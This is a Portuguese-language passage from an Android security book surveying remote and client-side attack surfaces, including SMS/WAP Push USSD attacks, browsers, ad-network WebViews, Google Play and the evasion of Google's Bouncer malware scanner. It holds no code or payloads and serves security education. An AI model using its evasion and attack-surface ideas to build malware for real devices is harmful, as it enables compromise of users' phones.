Conforme mencionado anteriormente, os serviços de rede geralmente são inacessíveis devido ao uso de firewalls e NAT. No caso de um invasor conseguir obter adjacência de rede com um dispositivo Android de destino, esses bloqueios desaparecem. Além disso, existem métodos públicos conhecidos para contornar as proteções semelhantes a firewalls que o NAT oferece usando protocolos como UPnP e NAT-PMP. Esses protocolos podem permitir que os invasores reexponham os serviços de rede e, portanto, as superfícies de ataque que eles expõem.

Tecnologias móveis

Até agora, nos concentramos nas superfícies de ataque que são comuns a todos os dispositivos habilitados para a Internet. Os dispositivos móveis expõem uma superfície de ataque remoto adicional por meio de comunicações celulares. Essa superfície de ataque é a exposta por meio de mensagens Short Message Service (SMS) e Multimedia Messaging Service (MMS). Esses tipos de mensagens são enviados de ponto a ponto, usando as redes celulares dos portadores como trânsito. Portanto, as superfícies de ataque de SMS e MMS geralmente não têm requisitos de adjacência e não requerem nenhuma interação para serem alcançadas.

Várias superfícies de ataque adicionais podem ser alcançadas com o uso de mensagens SMS e MMS como um vetor de ataque. Por exemplo, as mensagens MMS podem conter conteúdo multimídia avançado. Além disso, outros protocolos são implementados sobre o SMS. O WAP (Wireless Application Protocol) é um desses protocolos. O WAP oferece suporte a mensagens push, além de vários outros protocolos. As mensagens push são entregues a um dispositivo de forma não solicitada. Um tipo de solicitação implementado como uma mensagem WAP Push é a solicitação de carregamento de serviço (SL). Essa solicitação permite que o assinante faça com que o aparelho solicite um URL, às vezes sem nenhuma interação do usuário. Isso serve efetivamente como um vetor de ataque que transforma uma superfície de ataque do lado do cliente em uma superfície remota.

Em 2012, Ravi Borgaonkar demonstrou ataques remotos contra dispositivos Android da Samsung na EkoParty em Buenos Aires, Argentina. Especificamente, ele usou mensagens SL para invocar as facilidades do Unstructured Supplementary Service Data (USSD). O objetivo do USSD é permitir que a operadora e o dispositivo GSM (Global System for Mobile Communication) executem ações como recarga e verificação de saldos de contas, notificações de correio de voz e muito mais. Quando o dispositivo recebia essa mensagem SL, ele abria o navegador padrão sem a interação do usuário. Quando o navegador era carregado, ele processava a página do Ravi que continha vários URLs tel://. Esses URLs faziam com que o código USSD fosse inserido automaticamente no discador telefônico. Na época, muitos dispositivos processavam automaticamente esses códigos depois que eles eram totalmente inseridos. Alguns dispositivos (corretamente) exigiam que o usuário pressionasse o botão Send depois. Alguns códigos USSD particularmente desagradáveis presentes nos dispositivos da Samsung foram usados para demonstrar a gravidade do ataque. O primeiro código era capaz de destruir o cartão SIM de um usuário ao tentar repetidamente alterar sua chave de desbloqueio pessoal (PUK). Após dez falhas, o SIM seria permanentemente desativado, exigindo que o usuário obtivesse um novo. O outro código usado era um que causava uma redefinição imediata de fábrica do aparelho telefônico. Nenhuma das operações exigia qualquer interação do usuário. Isso serve como um exemplo especialmente impactante do que é possível fazer por meio de SMS e protocolos empilhados sobre ele.

Informações adicionais sobre o exercício da superfície de ataque exposta pelo SMS são apresentadas no Capítulo 11.

Superfície de ataque no lado do cliente

Conforme mencionado anteriormente, as configurações típicas das redes atuais ocultam grande parte da superfície de ataque remoto tradicional. Além disso, muitos aplicativos clientes confiam muito nos servidores com os quais se comunicam. Em resposta a esses fatos, os invasores passaram a ter como alvo os problemas presentes na superfície de ataque apresentada pelo software cliente. Os profissionais de segurança da informação chamam isso de superfície de ataque *do lado do cliente*.

O acesso a essas superfícies de ataque geralmente depende de ações iniciadas pelas vítimas em potencial, como visitar um site. No entanto, algumas técnicas de ataque podem eliminar essa restrição. Na maioria dos casos, os atacantes on-path conseguem remover facilmente essa restrição injetando seu ataque no tráfego normal. Um exemplo é um ataque watering hole, que tem como alvo os usuários de um site popular previamente comprometido. Apesar de ser difícil de alcançar, o direcionamento da superfície de ataque no lado do cliente permite que os atacantes definam seus alvos com muito mais precisão. Os ataques que usam vetores de correio eletrônico, por exemplo, podem ser enviados especificamente a um alvo ou a um grupo de alvos. Por meio do exame do endereço de origem ou da impressão digital, os atacantes on-path podem limitar a quem enviar o ataque.

Essa é uma propriedade poderosa de ataque a superfície de ataque no lado do cliente.

Os dispositivos Android são projetados principalmente para consumir e apresentar dados. Portanto, eles expõem muito pouca superfície de ataque remoto direto. Em vez disso, a grande maioria da superfície de ataque é exposta por meio de aplicativos clientes. Na verdade, muitos aplicativos clientes no Android iniciam ações em nome do usuário automaticamente. Por exemplo, os clientes de e-mail e de redes sociais pesquisam rotineiramente os servidores para ver se há algo novo disponível. Quando novos itens são encontrados, eles são processados para notificar o usuário de que estão prontos para serem visualizados. Essa é mais uma maneira de expor a superfície de ataque do lado do cliente sem a necessidade de interação real com o usuário. O restante desta seção discute com mais detalhes as várias superfícies de ataque expostas pelos aplicativos clientes no Android.

Superfície de ataque do navegador

O navegador da Web moderno representa o aplicativo do lado do cliente mais avançado que existe. Ele oferece suporte a uma infinidade de tecnologias da Web e atua como um gateway para outras tecnologias compatíveis com um dispositivo Android. As tecnologias compatíveis com a World Wide Web variam de HTML simples a aplicativos extremamente complexos e ricos, criados com base em uma infinidade de APIs expostas via JavaScript. Além de renderizar e executar a lógica do aplicativo, os navegadores geralmente oferecem suporte a uma série de protocolos subjacentes, como HTTP e FTP. Todos esses recursos são implementados por uma quantidade absolutamente enorme de código nos bastidores. Cada um desses componentes, que geralmente são incorporados por projetos de terceiros, representa um ataque.

superfície em seu próprio direito. O restante desta seção apresenta os vetores de ataque e os tipos de vulnerabilidades aos quais os navegadores são suscetíveis e discute a superfície de ataque nos mecanismos de navegador normalmente disponíveis nos dispositivos Android.

Ataques bem-sucedidos contra navegadores da Web podem ser realizados de várias maneiras. O método mais comum envolve persuadir um usuário a visitar um URL que está sob o controle do invasor. Esse método é provavelmente o mais popular devido à sua versatilidade. Um invasor pode facilmente fornecer um URL por e-mail, mídia social, mensagens instantâneas ou outros meios. Outra maneira é inserir o código de ataque em sites comprometidos que as vítimas pretendidas visitarão. Esse tipo de ataque é chamado de ataque "watering hole" ou "drive-by". Os atacantes em uma posição privilegiada, como aqueles que estão no caminho ou logicamente adjacentes, podem injetar conteúdo de ataque à vontade. Esses tipos de ataques são geralmente chamados de ataques Man-in-the-Middle (MitM). Independentemente do vetor usado para atacar o navegador, os tipos de vulnerabilidades subjacentes talvez sejam mais importantes.

O processamento seguro de conteúdo de várias fontes não confiáveis em um único aplicativo é um desafio. Os navegadores tentam separar o conteúdo de um site do acesso ao conteúdo de outro site por meio de domínios. Esse mecanismo de controle deu origem a vários tipos totalmente novos de vulnerabilidades, como XSS (cross-site scripting) e CSRF (cross-site request forgery) ou XSRF (cross-site request forgery). Além disso, os navegadores processam e renderizam conteúdo de vários níveis de confiança diferentes. Essa situação também deu origem a ataques entre zonas. Por exemplo, um site não deve ser capaz de ler arquivos arbitrários do sistema do computador de uma vítima e devolvê-los a um invasor. Entretanto, os ataques de elevação de zona descobertos no passado permitiram exatamente isso. Esta não é, de forma alguma, uma lista completa dos tipos de vulnerabilidades que afetam os navegadores. Uma discussão exaustiva sobre esses problemas está muito além do escopo desta seção. Vários livros, incluindo "The Tangled Web" e "The Browser Hacker's Handbook", concentram-se inteiramente em ataques a navegadores da Web e são leitura recomendada para uma exploração mais aprofundada.

Até o Android 4.1, os dispositivos eram fornecidos com apenas um navegador: o navegador Android (baseado no WebKit). Com o lançamento do Nexus 7 de 2012 e do Nexus 4, o Google começou a enviar o Chrome para Android (baseado no Chromium) como o navegador padrão. Durante algum tempo, o navegador do Android também esteve disponível. Nas versões atuais do Android básico, o Chrome é o único navegador apresentado ao usuário. No entanto, o mecanismo de navegador tradicional do Android ainda está presente e é usado por aplicativos discutidos na seção "Aplicativos com tecnologia da Web", mais adiante neste capítulo. No Android 4.4, o Google deixou de usar um mecanismo fornecido pelo WebKit puro (`libwebcore.so`) e passou a usar um mecanismo baseado no Chromium (`libwebview-chromium.so`).

A principal diferença entre o Chrome para Android e os outros dois é que o Chrome para Android recebe atualizações por meio do Google Play. Os mecanismos baseados no WebKit e no Chromium, que são expostos aos aplicativos por meio do

Android Framework, são incorporados ao firmware e não podem ser atualizados sem uma atualização de firmware. Essa desvantagem deixa esses dois mecanismos expostos a vulnerabilidades divulgadas publicamente, às vezes por um longo período de tempo. Esse é o risco da "vulnerabilidade de meio dia" mencionado pela primeira vez no Capítulo 1.

A enumeração das superfícies de ataque em um determinado mecanismo de navegador pode ser feita de várias maneiras. Cada mecanismo oferece suporte a um conjunto ligeiramente diferente de recursos e, portanto, expõe uma superfície de ataque ligeiramente diferente. Como quase todas as entradas não são confiáveis, quase todos os recursos do navegador constituem uma superfície de ataque. Um excelente ponto de partida é investigar a funcionalidade especificada pelos documentos de padrões. Por exemplo, as especificações HTML e SVG discutem uma variedade de recursos que merecem uma análise mais detalhada. Os sites que rastreiam quais recursos são implementados em cada mecanismo de navegador são inestimáveis nesse processo. Além disso, os mecanismos de navegador padrão nos sistemas Android são de código aberto. Também é possível mergulhar na toca do coelho da superfície de ataque do navegador, analisando o código.

Superfícies de ataque mais profundas estão abaixo dos vários recursos suportados pelos navegadores. Infelizmente, a enumeração dessas superfícies de ataque de segundo nível é, em grande parte, um processo manual. Para simplificar, os pesquisadores tendem a classificar ainda mais as superfícies de ataque com base em determinadas características. Por exemplo, algumas superfícies de ataque podem ser exercidas quando o JavaScript está desativado, enquanto outras não. Algumas funcionalidades, como o CSS (Cascading Style Sheets), interagem de forma complexa com outras tecnologias. Outro grande exemplo é a manipulação do DOM (Document Object Model) por meio do JavaScript. Os scripts fornecidos pelo invasor podem modificar dinamicamente a estrutura da página da Web durante ou após o tempo de carregamento. Em suma, a complexidade que os navegadores trazem deixa muito espaço para a imaginação ao explorar as superfícies de ataque dentro deles.

O restante deste livro examina mais de perto os navegadores fuzzing (Capítulo 6), debugging (Capítulo 7) e exploiting (Capítulo 8 e Capítulo 9) no Android.

Aplicativos móveis com tecnologia da Web

A grande maioria dos aplicativos criados para dispositivos móveis são meramente clientes para tecnologias de back-end baseadas na Web. Antigamente, os desenvolvedores criavam seus próprios protocolos em cima de TCP ou UDP para se comunicar entre seus clientes e servidores. Hoje em dia, com a proliferação de protocolos, bibliotecas e middleware padronizados, praticamente tudo usa tecnologias baseadas na Web, como serviços da Web, XML RPC e assim por diante. Por que escrever seu próprio protocolo quando seu aplicativo móvel pode usar a API de serviços da Web existente que o front-end da Web usa? Portanto, a maioria dos aplicativos móveis para serviços populares baseados na Web (Zipcar, Yelp, Twitter, Dropbox, Hulu, Groupon, Kickstarter e assim por diante) usa esse tipo de design.

Os desenvolvedores de dispositivos móveis geralmente confiam que o outro lado do sistema é bem comportado. Ou seja, os clientes esperam que os servidores se

comportem e os servidores esperam que os clientes não sejam mal-intencionados.

Infelizmente, nenhum dos dois é necessariamente o caso. Há maneiras de aumentar o nível real de confiança entre o cliente e o servidor, especialmente para combater atacantes no caminho ou logicamente adjacentes. Entretanto, o servidor nunca pode presumir que o cliente é totalmente confiável. Além disso, o cliente nunca deve presumir que o servidor com o qual está falando é legítimo. Em vez disso, ele deve se esforçar ao máximo para autenticar que o servidor é de fato o correto.

A maior parte dessa autenticação ocorre por meio do uso de SSL ou TLS. Técnicas como a fixação de certificados podem até mesmo proteger contra autoridades de certificação (CAs) desonestas. Como cabe inteiramente aos desenvolvedores de aplicativos móveis utilizar adequadamente essas tecnologias, muitos aplicativos não estão suficientemente protegidos. Por exemplo, um grupo de pesquisadores de duas universidades alemãs publicou um artigo em 2008 intitulado "Why Eve and Mallory Love Android: An Analysis of Android SSL (In)Security". O artigo documentou as descobertas dos pesquisadores sobre o estado da verificação SSL em aplicativos Android. A pesquisa constatou que até 8% de todos os aplicativos no mercado do Google Play que usavam bibliotecas SSL faziam de forma a permitir facilmente ataques MitM devido a certificados SSL/TLS inadequadamente validados.

Obviamente, a superfície de ataque exposta por um aplicativo móvel baseado na Web varia de um aplicativo para outro. Um exemplo particularmente perigoso é um cliente comum do Twitter. O Twitter é uma plataforma de mídia social baseada na Web, mas existem muitos clientes na forma de aplicativos Android. Esses aplicativos geralmente usam `WebView`s (um bloco de construção exposto pela estrutura do Android) para renderizar o conteúdo rico que pode ser incluído em um tweet. Por exemplo, a maioria dos clientes do Twitter renderiza imagens em linha automaticamente. Isso representa uma superfície de ataque significativa. Uma vulnerabilidade na biblioteca de análise de imagens subjacente poderia comprometer um dispositivo. Além disso, os usuários do Twitter geralmente compartilham links para outros conteúdos interessantes da Web. Usuários curiosos que seguem os links podem ser suscetíveis a ataques tradicionais de navegador. Além disso, muitos clientes do Twitter se inscrevem em mensagens push (em que o servidor fornece novos dados à medida que eles aparecem) ou pesquisam regularmente (solicitam) novos dados ao servidor. Esse paradigma de design transforma um aplicativo do lado do cliente em algo que pode ser atacado remotamente sem nenhuma interação com o usuário.

Redes de anúncios

As redes de publicidade são uma parte importante do ecossistema de aplicativos do Android porque são frequentemente usadas por desenvolvedores de aplicativos móveis gratuitos com suporte de anúncios. Nesses aplicativos, o desenvolvedor inclui bibliotecas de código adicionais e as invoca para exibir anúncios conforme julgar necessário. Nos bastidores, o desenvolvedor do aplicativo tem uma conta de anunciante e é creditado com base em vários critérios, como o número de anúncios exibidos. Isso pode ser bastante lucrativo para aplicativos extremamente populares (por exemplo, Angry Birds), portanto, não é surpresa que os desenvolvedores de aplicativos optem por esse caminho.

As redes de publicidade representam uma peça interessante e potencialmente perigosa do quebra-cabeça por vários motivos. A funcionalidade que renderiza os anúncios geralmente se baseia em um mecanismo de navegador incorporado (um `WebView`). Dessa forma, os ataques tradicionais a navegadores se aplicam a esses aplicativos, mas, normalmente, apenas por meio dos vetores MitM. Diferentemente dos navegadores tradicionais, essas `WebViews` geralmente expõem superfícies de ataque adicionais que permitem o comprometimento remoto usando ataques de reflexão no estilo Java. As estruturas de redes de anúncios são especialmente assustadoras porque os anunciantes legítimos também podem assumir o controle dos dispositivos usando esses pontos fracos. Embora esses tipos de ataques não sejam abordados em mais detalhes neste livro, recomendamos que você leia sobre eles fazendo uma pesquisa na Internet com os termos "WebView", "addJavascriptInterface" e "Android Ad Networks".

Além do risco de execução remota de código, as estruturas de publicidade também apresentam um risco significativo à privacidade. Descobriu-se que muitas estruturas coletam uma infinidade de informações pessoais e as informam ao anunciante. Esse tipo de software é comumente chamado de *adware* e pode se tornar um incômodo terrível para o usuário final. Por exemplo, uma estrutura de publicidade que coleta os endereços de e-mail dos contatos de um usuário pode vendê-los a spammers que, em seguida, bombardeiam esses endereços com e-mails indesejados não solicitados. Embora isso não seja tão grave quanto comprometer totalmente um dispositivo Android, não deve ser considerado levianamente. Às vezes, comprometer a localização ou os contatos de um usuário é tudo o que é necessário para atingir os objetivos de um invasor.

Processamento de mídia e documentos

O Android inclui muitas bibliotecas de código aberto extremamente populares e bem avaliadas, muitas das quais são usadas para processar conteúdo de mídia avançada. Bibliotecas como `libpng` e `libjpeg` são prolíficas e usadas por quase tudo que renderiza imagens PNG e JPEG, respectivamente. O Android não é exceção. Essas bibliotecas representam uma superfície de ataque significativa devido à quantidade de dados não confiáveis processados por elas. Conforme discutido anteriormente, na seção "Aplicativos móveis alimentados pela Web", os clientes do Twitter geralmente renderizam imagens automaticamente. Nessa situação, um ataque contra um desses componentes pode levar a um comprometimento remoto sem a interação do usuário. Essas bibliotecas são bem controladas, mas isso não significa que não existam problemas. Nos últimos dois anos, foram descobertos problemas importantes em ambas as bibliotecas mencionadas acima.

Além disso, alguns dispositivos Android OEM são fornecidos com ferramentas de visualização e edição de documentos. Por exemplo, o aplicativo Polaris Office fornecido no Samsung Galaxy S3 foi aproveitado para obter a execução remota de código na competição Mobile Pwn2Own de 2012. O vetor de ataque usado na competição foi o NFC (Near Field Communication), que é discutido na seção "NFC", mais adiante neste capítulo.

Correio eletrônico

Um cliente de correio eletrônico é mais um aplicativo do lado do cliente que tem uma superfície de ataque exposta. Como os outros aplicativos do lado do cliente mencionados anteriormente, o correio eletrônico pode ser usado como um vetor para realizar ataques ao navegador. De fato, os clientes de e-mail do Android geralmente são baseados em um mecanismo de navegador com uma configuração um tanto limitada. Mais especificamente, os clientes de e-mail não suportam JavaScript ou outro conteúdo com script. Dito isso, os clientes de e-mail modernos renderizam um subconjunto de mídia avançada, como marcação e imagens, em linha. Além disso, as mensagens de e-mail podem conter anexos, que historicamente têm sido uma fonte de problemas em outras plataformas. Esses anexos poderiam, por exemplo, ser usados para explorar aplicativos como o Polaris Office. O código que implementa esses recursos é uma área interessante para pesquisas futuras e parece ser relativamente inexplorado.

Infraestrutura do Google

Os dispositivos Android, embora poderosos, dependem de serviços baseados em nuvem para grande parte de sua funcionalidade. Uma grande parte da infraestrutura por trás desses serviços é hospedada pelo próprio Google. A funcionalidade fornecida por esses serviços varia de dados de contato e e-mail usados pelo discador do telefone e pelo Gmail a recursos sofisticados de gerenciamento remoto. Dessa forma, esses serviços em nuvem apresentam uma superfície de ataque interessante, embora não seja uma superfície normalmente alcançável por um invasor comum. Muitos desses serviços são autenticados pelo sistema SSO (Single Sign On) do Google. Esse sistema se presta a abusos porque as credenciais roubadas de um aplicativo podem ser usadas para acessar outro aplicativo. Esta seção discute vários componentes relevantes da infraestrutura de back-end e como eles podem ser usados para comprometer remotamente um dispositivo Android.

Google Play

O principal ponto de venda de conteúdo do Google, incluindo aplicativos Android, é o Google Play. Ele permite que os usuários comprem músicas, filmes, programas de TV, livros, revistas, aplicativos e até mesmo os próprios dispositivos baseados no Android. A maior parte do conteúdo pode ser baixada e disponibilizada imediatamente em um dispositivo escolhido. No início de 2011, o Google abriu um site para acessar o Google Play. No final de 2013, o Google adicionou um componente de gerenciamento remoto de dispositivos chamado Android Device Manager. A função privilegiada e confiável que o Google Play desempenha faz dele um componente de infraestrutura interessante a ser considerado quando se pensa em atacar dispositivos Android. De fato,

O Google Play foi usado em vários ataques, que serão abordados nas seções a seguir.

Aplicativos maliciosos

Como grande parte do conteúdo do Google Play vem de fontes não confiáveis, ele representa outra superfície de ataque remoto significativa. Talvez o melhor exemplo seja um aplicativo Android. Como já é evidente, os aplicativos Android contêm código que é executado diretamente em um dispositivo Android. Portanto, a instalação de um aplicativo equivale a conceder a execução arbitrária de código (embora dentro da sandbox de nível de usuário do Android) ao desenvolvedor do aplicativo. Infelizmente, o grande número de aplicativos disponíveis para qualquer tarefa sobrecarrega os usuários e torna muito difícil para eles determinar se devem confiar em um determinado desenvolvedor. Se um usuário avaliar incorretamente a confiança, a instalação de um aplicativo mal-intencionado poderá comprometer totalmente seu dispositivo. Além de tomar decisões de confiança incorretas, os invasores também podem comprometer a conta do Google Play de um desenvolvedor e substituir seu aplicativo por um código malicioso. O aplicativo mal-intencionado seria então instalado automaticamente em qualquer dispositivo em que a versão atual e segura do aplicativo já estivesse instalada. Isso representa um ataque poderoso que, se realizado, pode ser devastador para o ecossistema do Android.

Outros conteúdos disponibilizados pelo Google Play também podem comprometer um dispositivo, mas não está totalmente claro qual é a origem desses conteúdos. Sem saber isso, é impossível determinar se há uma superfície de ataque que valha a pena investigar.

Além do próprio aplicativo Web do Google Play, que está fora do escopo deste capítulo, o aplicativo Google Play em um dispositivo Android expõe uma superfície de ataque. Esse aplicativo deve processar e renderizar dados não confiáveis que são fornecidos pelos desenvolvedores. Por exemplo, a descrição do aplicativo é uma dessas fontes de dados não confiáveis. O código subjacente sob essa superfície de ataque é um local interessante para procurar bugs.

Ecossistemas de aplicativos de terceiros

O Google permite que os usuários do Android instalem aplicativos fora do Google Play. Dessa forma, o Android está aberto para permitir que terceiros independentes distribuam seus aplicativos a partir dos sites de suas empresas (ou pessoais). No entanto, os usuários devem autorizar explicitamente a instalação de aplicativos de terceiros usando o fluxo de trabalho mostrado na Figura 5-3.




Figura 5-3: Fluxo de trabalho de autorização de aplicativos desconhecidos

A capacidade de instalar aplicativos de terceiros em dispositivos Android levou naturalmente à criação de ecossistemas de aplicativos de terceiros, que vêm com seu próprio conjunto de perigos. Talvez a maior ameaça representada pelos mercados de aplicativos de terceiros seja aquela que vem do software pirateado ou crackeado em PCs e Macs: Trojans. Agentes mal-intencionados descompilam o código de um aplicativo popular confiável e o modificam para fazer algo mal-intencionado antes de publicá-lo no mercado de aplicativos de terceiros. Um estudo de 2012 da Arxan Technologies, intitulado "State of Security in the App Economy: 'Mobile Apps Under Attack'" (Estado da segurança na economia de aplicativos: 'Aplicativos móveis sob ataque'), constatou que 100% (ou *todos*) dos aplicativos listados na lista dos 100 melhores aplicativos pagos para Android do Google Play foram hackeados, modificados e disponibilizados para download em sites de distribuição de terceiros. O relatório também fornece alguns insights sobre a popularidade (ou penetração) desses sites, mencionando downloads de mais de 500.000 para alguns dos aplicativos Android pagos mais populares.

No Android 4.2, o Google introduziu um recurso chamado Verify Apps. Esse recurso funciona com o uso de impressões digitais e heurística. Ele extrai dados heurísticos dos aplicativos e os utiliza para consultar um banco de dados administrado pelo Google que determina se o aplicativo é um malware conhecido ou se tem atributos potencialmente maliciosos. Dessa forma, a Verify Apps simula um sistema simples de lista negra baseado em assinatura, semelhante ao dos sistemas antivírus. O Verify Apps pode emitir avisos para o usuário ou bloquear totalmente a instalação com base na classificação dos atributos do aplicativo. A Figura 5-4 mostra esse recurso em ação.




Figura 5-4: Verificar o bloqueio e o aviso de aplicativos

No início de 2013, o cavalo de Troia `Android.Troj.mdk` foi encontrado incorporado em até 7.000 aplicativos Android crackeados disponíveis em sites de aplicativos de terceiros. Isso incluía alguns jogos populares, como *Temple Run* e *Fishing Joy*. Esse cavalo de Troia infectou até 1 milhão de dispositivos Android chineses, tornando-os parte de uma das maiores redes de bots conhecidas publicamente na época. Isso ofuscou o botnet *Android Rootstrap*, descoberto anteriormente, que infectou mais de 100.000 dispositivos Android na China. Obviamente, os mercados de aplicativos de terceiros representam um perigo claro e presente para os dispositivos Android e devem ser evitados, se possível. Na verdade, sempre que possível, certifique-se de que a configuração Permitir instalações de fontes desconhecidas esteja desativada.

Segurança

Em uma tentativa de lidar com aplicativos mal-intencionados no Google Play, a equipe de segurança do Android executa um sistema chamado *Bouncer*. Esse sistema executa os aplicativos que os desenvolvedores carregam em um ambiente virtual para determinar se o aplicativo apresenta comportamento mal-intencionado. Para todos os efeitos, o *Bouncer* é uma ferramenta de análise dinâmica de tempo de execução. O *Bouncer* é essencialmente um emulador baseado em

Quick Emulator (QEMU), muito parecido com o incluído no Android SDK, para executar o Android e o aplicativo em questão. Para simular adequadamente o ambiente de um dispositivo móvel real, o Bouncer emula o ambiente de tempo de execução comum para um aplicativo, o que significa que o aplicativo pode acessar

- Catálogos de endereços
- Álbuns de fotos
- Mensagens SMS
- Arquivos

Todos eles são preenchidos com dados fictícios exclusivos da imagem de disco da máquina virtual emulada do Bouncer. O Bouncer também emula periféricos comuns encontrados em dispositivos móveis, como câmera, acelerômetro, GPS e outros. Além disso, ele permite que o aplicativo entre em contato livremente com a Internet. Charlie Miller e Jon Oberheide usaram um aplicativo "reverse shell" que lhes deu acesso em nível de terminal à infraestrutura do Bouncer do Google por meio de solicitações HTTP. Miller e Oberheide também demonstraram várias maneiras pelas quais o Bouncer pode ser identificado por um aplicativo mal-intencionado. Essas técnicas variavam desde a identificação dos dados fictícios exclusivos encontrados nas mensagens SMS, nos catálogos de endereços e nos álbuns de fotos do Bouncer até a detecção e a impressão digital exclusiva da instância do QEMU exclusiva das máquinas virtuais do Bouncer. Essas técnicas de identificação poderiam então ser usadas por um invasor mal-intencionado para evitar a execução da funcionalidade mal-intencionada de seu aplicativo enquanto o Bouncer estivesse observando. Posteriormente, o mesmo aplicativo executado no telefone de um usuário poderia iniciar suas atividades maliciosas.

Nicholas Percoco publicou uma pesquisa semelhante em seu white paper Blackhat 2012 "Adventures in Bouncerland", mas, em vez de detectar a presença do Bouncer, suas técnicas envolviam o desenvolvimento de um aplicativo com funcionalidade que justificava as permissões para o download e a execução de JavaScript mal-intencionado. O aplicativo era um aplicativo de bloqueio de SMS com suporte da Web e configurável pelo usuário. Com permissões para acessar a Web e fazer download de JavaScript, o servidor Web de backend tornou-se ostensivamente um servidor de comando e controle que alimentava o aplicativo com código malicioso em tempo de execução. A pesquisa de Percoco também demonstrou que atualizações relativamente pequenas feitas em uma nova versão de um aplicativo podem passar relativamente despercebidas como tendo conteúdo malicioso.

Mesmo excluindo essas técnicas muito interessantes para burlar o Bouncer, os aplicativos maliciosos ainda conseguem aparecer no Google Play. Há um mundo crescente de malware e spyware para dispositivos Android configurados por padrão. Como os dispositivos podem ser configurados para permitir a instalação de aplicativos de terceiros, a maior parte dos aplicativos mal-intencionados é encontrada lá.

Nos bastidores, os dispositivos Android se conectam à infraestrutura do Google por meio de um serviço chamado `GTalkService`. Ele é implementado usando o `ProtoBufs` do Google

e conecta um dispositivo a muitos dos serviços de back-end do Google. Por exemplo, o Google Play e o Gmail usam esse serviço para acessar dados na nuvem. O Google disponibilizou o Cloud to Device Messaging (C2DM), que usa o GTalkService, no Android 2.2. Em junho de 2012, o Google descontinuou o C2DM em favor do Google Cloud Messaging (GCM). O GCM continua a usar o GTalkService para comunicações na nuvem. Um exemplo mais específico envolve a instalação de aplicativos do site Google Play, conforme mostrado na Figura 5-5.




Figura 5-5: Instalação de um aplicativo da Web

Além da instalação iniciada pelo usuário, uma das propriedades mais interessantes do GTalkService é que ele permite que o Google instale e remova aplicativos à sua própria vontade. Na verdade, é possível fazer isso silenciosamente, sem notificar o usuário final. No passado, o Google usou esse mecanismo como um mecanismo de emergência para remover aplicativos maliciosos confirmados de todo o conjunto de dispositivos de uma só vez. Além disso, ele também foi usado para enviar aplicativos para o dispositivo. Em 2013, o Google lançou uma iniciativa para fornecer APIs a dispositivos mais antigos, chamada Google Play Services. Ao fazer isso, o Google instalou um novo aplicativo em todos os dispositivos Android para fornecer essa funcionalidade.

Embora o GTalkService represente uma superfície de ataque interessante, os vetores para ele exigem acesso confiável. A conexão dessa funcionalidade com a nuvem é protegida usando SSL com certificado. Isso limita os ataques àqueles que vêm do próprio back-end do Google. Dito isso, aproveitar o back-end do Google para realizar ataques não é totalmente impossível.

Infelizmente, ao se aprofundar na superfície de ataque exposta pelo GTalkService requer um esforço significativo de engenharia reversa. Os componentes que implementam

